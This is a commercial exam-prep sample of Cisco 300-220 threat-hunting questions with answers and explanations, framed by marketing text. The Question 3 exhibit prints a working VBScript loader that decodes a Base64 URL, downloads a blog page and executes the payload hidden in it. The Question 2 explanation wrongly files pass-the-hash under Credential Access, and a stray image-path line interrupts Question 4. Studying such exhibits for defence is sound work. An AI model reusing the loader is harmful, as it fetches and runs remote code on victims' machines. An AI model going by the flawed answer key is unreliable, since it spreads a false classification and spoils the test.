Pass2Certify.com
Prepare, Practice, & Pass.

Cisco

300-220

ExamName: Conducting Threat Hunting and Defending using Cisco Technologies for Cybersecurity 300-220 CBRTHD

Exam Version: 6.0

Questions & Answers Sample PDF

(Preview content before you buy)

Check the full version using the link below.

https://pass2certify.com/exam/300-220

Unlock Full Features:

Stay Updated: 90 days of free exam updates
Zero Risk: 30-day money-back policy
Instant Access: Download right after purchase
Always Here: 24/7 customer support team

Question 1. (Multi Select)

A security team wants to create a plan to protect companies from lateral movement attacks. The team already implemented detection alerts for pass-the-hash and pass-the-ticket techniques. Which two components must be monitored to hunt for lateral movement attacks on endpoints? (Choose two.)

A: Use of the runas command
B: Linux file systems for files that have the setuid/setgid bit set
C: Use of Windows Remote Management
D: Creation of scheduled task events
E: Use of tools and commands to connect to remote shares

Answer: C, E

Explanation:

The correct answers are Use of Windows Remote Management (C) and Use of tools and commands to connect to remote shares (E). Both are core mechanisms attackers leverage for lateral movement after gaining valid credentials through techniques such as pass-the-hash or pass-the-ticket.

Windows Remote Management (WinRM) is a legitimate administrative service used for remote command execution and system management. However, attackers frequently abuse WinRM to move laterally by executing commands on remote endpoints using stolen credentials. From a threat hunting perspective, abnormal WinRM usage—such as execution outside normal administrative hours, from unusual source hosts, or by non-administrative user accounts—is a strong indicator of lateral movement activity.

Similarly, the use of tools and commands to connect to remote shares (such as net use, wmic, SMB-based access, or mounting administrative shares like C$) is a classic lateral movement technique. Attackers use remote shares to transfer tools, stage payloads, and execute malware across systems. Monitoring these activities at the endpoint level helps identify suspicious authentication attempts, unexpected share access, and abnormal file transfers.

Option A (runas) relates more to privilege escalation than lateral movement. Option B is specific to Linux privilege persistence and is not relevant to endpoint lateral movement hunting in this context. Option D (scheduled task creation) is primarily associated with persistence rather than movement between systems.

By monitoring WinRM activity and remote share usage, security teams gain visibility into credential-based movement, which remains one of the most common and dangerous attacker behaviors in enterprise environments. Effective lateral movement hunting focuses on how credentials are used, not just how they are stolen.

Question 2. (Single Select)

What is the classification of the pass-the-hash technique according to the MITRE ATT&CK framework?

A: Lateral movement
B: Persistence
C: Credential access
D: Privilege escalation

Answer: C

Explanation:
The pass-the-hash (PtH) technique is classified under Credential Access in the MITRE ATT&CK framework. Specifically, it aligns with the Credential Access tactic (TA0006) and the technique Use Alternate Authentication Material (T1550), sub-technique Pass the Hash (T1550.002). This classification is based on the attacker's primary objective: abusing stolen credential material—in this case, NTLM password hashes—to authenticate to systems without knowing the actual plaintext password.
From a professional cybersecurity and threat hunting perspective, PtH exploits weaknesses in how Windows authentication mechanisms handle credential storage and reuse. When users authenticate to a system, password hashes may be cached in memory or stored in places such as LSASS (Local Security Authority Subsystem Service). If an attacker gains administrative or SYSTEM-level access to a host, they can extract these hashes and reuse them to authenticate to other systems across the environment.
Although pass-the-hash is often observed during lateral movement, MITRE intentionally classifies it under Credential Access because the defining action is the theft and misuse of credential material, not the movement itself. Lateral movement is a downstream outcome enabled by the stolen credentials, but the core technique is about accessing and abusing authentication secrets.
This distinction is important for threat hunters and detection engineers. When hunting for PtH activity, defenders focus on indicators such as abnormal NTLM authentication events, logons using NTLM where Kerberos is expected, reuse of the same hash across multiple systems, and suspicious access to LSASS memory. Endpoint telemetry, Windows Security Event Logs (e.g., Event IDs 4624 and 4672), and EDR memory access alerts are commonly used data sources.
Understanding PtH as a credential access technique helps security teams prioritize protections such as credential guard, LSASS hardening, disabling NTLM where possible, enforcing least privilege, and monitoring authentication anomalies. This classification also reinforces a core professional principle: identity is the new perimeter, and protecting credential material is foundational to modern threat hunting

and defense.

Question 3. (Single Select)

Refer to the exhibit.

```
blog = afghhha("aHR0cHM6Ly9zbXllbjAyNzIuYmxvZ3Nwb3QuY29tLzIwMjEvMDYvZG9vdGFraW0uaHRtbA==")
WinHttpReq.Open "GET", blog,False
WinHttpReq.send


If WinHttpReq.Status=200 Then
    res= WinHttpReq.responseText
    strl = Mid(res , InStr(1,res , "post-body-" , 1) , Len(res))
    nStart = InStr(1,strl , "<p>" , 1) + 3
    nEnd = InStr(1,strl , "</p>" , 1)
    execute(afghhha(Mid(strl , nStart , nEnd-nStart)))
    wscript.Sleep 1000 * 60 * 60
End If
```

Refer to the exhibit. Which technique is used by the attacker?

A: Perform a preliminary check to verify if the victim has already been compromised.
B: Scan using a batch file created on the fly that contains the command.
C: Use a base64-encoded VBScript that is decoded and executed on the endpoint.
D: Set up persistence by creating a shortcut for the malicious macro in the user's Startup directory

Answer: C

Explanation:

The correct answer is C. Use a Base64-encoded VBScript that is decoded and executed on the endpoint. The exhibit clearly shows a VBScript-based attack chain that relies on Base64 encoding to obfuscate malicious content and evade basic detection mechanisms.

In the code snippet, the function call afghhha("aHR0cHM6Ly9z...") contains a string that is visibly Base64-encoded. When decoded, Base64 strings commonly reveal URLs, commands, or additional script logic. The script then uses WinHttpReq.Open and WinHttpReq.Send to retrieve remote content over HTTP, extracts a specific portion of the response using string manipulation (InStr, Mid), and executes it dynamically using the execute() function. This is a strong indicator of living-off-the-land scripting abuse, where native Windows scripting engines are leveraged for malicious purposes.

From a MITRE ATT&CK perspective, this behavior aligns with Command and Scripting Interpreter (T1059), specifically VBScript (T1059.005), and includes elements of Obfuscated/Encoded Files or Information (T1027). Encoding payloads in Base64 helps attackers bypass signature-based detection tools and makes

static analysis more difficult.
Option A is incorrect because the script does not perform checks to determine prior compromise; instead, it actively retrieves and executes payloads. Option B is incorrect because no batch file creation is shown. Option D is also incorrect, as there is no evidence of persistence mechanisms such as Startup folder modification or shortcut creation. The wscript.Sleep function indicates periodic execution or beaconing, but persistence itself is not established in the shown code.
For threat hunters and SOC analysts, this technique highlights the importance of monitoring script interpreter usage, encoded command execution, suspicious WinHTTP requests, and dynamic code execution via execute(). Detecting encoded scripts and abnormal scripting behavior is critical, as these techniques are widely used in phishing payloads, malware loaders, and initial access tooling.
In professional environments, defenders should combine EDR behavioral detections, script block logging, AMSI integration, and network telemetry to effectively identify and disrupt this attack technique.

Question 4. (Single Select)

The Security Operations Center team at a company detects a successful VPN connection from a country outside the known countries of operation. After the connection occurs, the team receives multiple triggers from the same source IP address about file access and modifications to the file server. The team concludes that this is a case of data exfiltration from an unknown adversary through a compromised user account. To find other potential actions taken by the adversary, which type of threat hunting should be used?

A: Unstructured
B: AI-driven
C: Proactive
D: Structured

Answer: D

Explanation:
The correct answer is Structured threat hunting. In this scenario, the SOC team has already confirmed malicious activity—a compromised user account, anomalous VPN access, and indicators consistent with data exfiltration. Once an incident has been validated and attributed to adversary behavior, the next professional step is to perform structured threat hunting to uncover additional attacker actions across the environment.
Structured threat hunting is hypothesis-driven and based on known attacker tactics, techniques, and

procedures (TTPs), often mapped to frameworks such as MITRE ATT&CK. Here, the team can form hypotheses like: “If the adversary accessed the file server for exfiltration, they may have also attempted lateral movement, persistence, or privilege escalation.” Analysts then systematically query endpoint, identity, VPN, file server, and network telemetry to confirm or disprove these hypotheses.


Option A (Unstructured) is typically used at the earliest stages when little is known and analysts are exploring weak signals or anomalies without a defined adversary model. That phase has already passed in this case. Option B (AI-driven) refers to tooling or analytics methods rather than a threat hunting methodology. Option C (Proactive) is a general mindset applied to all hunting activities, not a specific hunting type used to investigate known attacker behavior.

From a professional SOC and threat hunting perspective, structured hunting enables full attack chain reconstruction. It helps identify secondary objectives such as data staging locations, additional compromised accounts, persistence mechanisms, and command-and-control activity. The outcome is a more complete understanding of the breach, improved containment, and stronger detection logic for future incidents.

This approach reflects mature security operations: once compromise is confirmed, hunt the adversary—not just the alert. Structured threat hunting ensures attackers are fully evicted and prevents repeat compromise through overlooked footholds.

Question 5. (Single Select)

Refer to the exhibit.



MESSAGE	TIME MODIFIED	LOCATION	LAST ACCESS TIME
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\copitets\renamed3.xls	Jan 12,2021 08:51:05 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets	Jan 12,2021 08:51:21 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed3.xlsc	Jan 12,2021 08:51:05 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed2.mp4c	Jan 12,2021 08:51:04 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed2.pdfc	Jan 12,2021 08:51:04 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed2.txtc	Jan 12,2021 08:51:04 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed2.xlsc	Jan 12,2021 08:51:04 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed3.csvc	Jan 12,2021 08:51:05 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed3.docc	Jan 12,2021 08:51:05 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed3.htmlc	Jan 12,2021 08:51:07 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed3.kanagac	Jan 12,2021 08:51:07 PM
Delete	Jan 12,2021 08:51:21 PM	C:\shares\work\totets\renamed3.minec	Jan 12,2021 08:51:07 PM

Refer to the exhibit. A cybersecurity team receives an alert from its Intrusion Prevention System about multiple file changes to a file server. Before the changes were made, the team detected a successful

remote sign-in from a user account to the server. Which type of threat occurred?

A: white box penetration test
B: authorized penetration test
C: unauthorized penetration test
D: black box penetration test

Answer: C

Explanation:

The correct answer is Unauthorized penetration test. Based on the scenario provided, there is no indication that the observed activity was planned, approved, or coordinated by the organization. Instead, the evidence points to malicious, unauthorized access using a valid user account, followed by destructive actions on the file server.

The exhibit shows multiple file deletions and modifications occurring within a very short time window after a successful remote sign-in. From a professional SOC and threat hunting perspective, this sequence strongly suggests account compromise followed by intentional malicious activity, such as data destruction, ransomware staging, or anti-forensics behavior. Intrusion Prevention System alerts further reinforce that the activity violated security policies, which would not be the case during a sanctioned test.

Option A (White box penetration test) and Option D (Black box penetration test) both describe testing methodologies, not threat types. White box testing is conducted with full internal knowledge and explicit authorization, while black box testing is performed with limited knowledge but still under a formal, approved engagement. In both cases, SOC teams are typically informed ahead of time to prevent unnecessary incident escalation.

Option B (Authorized penetration test) is also incorrect because authorized tests are documented, scoped, and approved by management. They do not involve real user account compromise without prior notification, nor do they trigger IPS alerts treated as genuine incidents.

In contrast, unauthorized penetration testing refers to real-world attacker behavior where an adversary attempts to compromise systems without permission. Even if the attacker's techniques resemble penetration testing tools or methods, the lack of authorization makes it a true security incident.

From a threat hunting and incident response standpoint, this classification is critical. Treating unauthorized activity as a live threat ensures proper containment actions, such as account disabling, credential resets, forensic preservation, and scope expansion. Misclassifying such activity as a test could lead to delayed response and increased damage.

In short, authorization—not technique—determines intent. Since no authorization exists in this scenario, the

activity represents an unauthorized penetration attempt, making option C the correct answer.

Need more info? Check the link below:

https://pass2certify.com/exam/300-220

Thanks for Being a Valued Pass2Certify User!

Guaranteed Success Pass Every Exam with Pass2Certify.

Save $15 instantly with promo code

SAVEFAST

Sales: sales@pass2certify.com

Support: support@pass2certify.com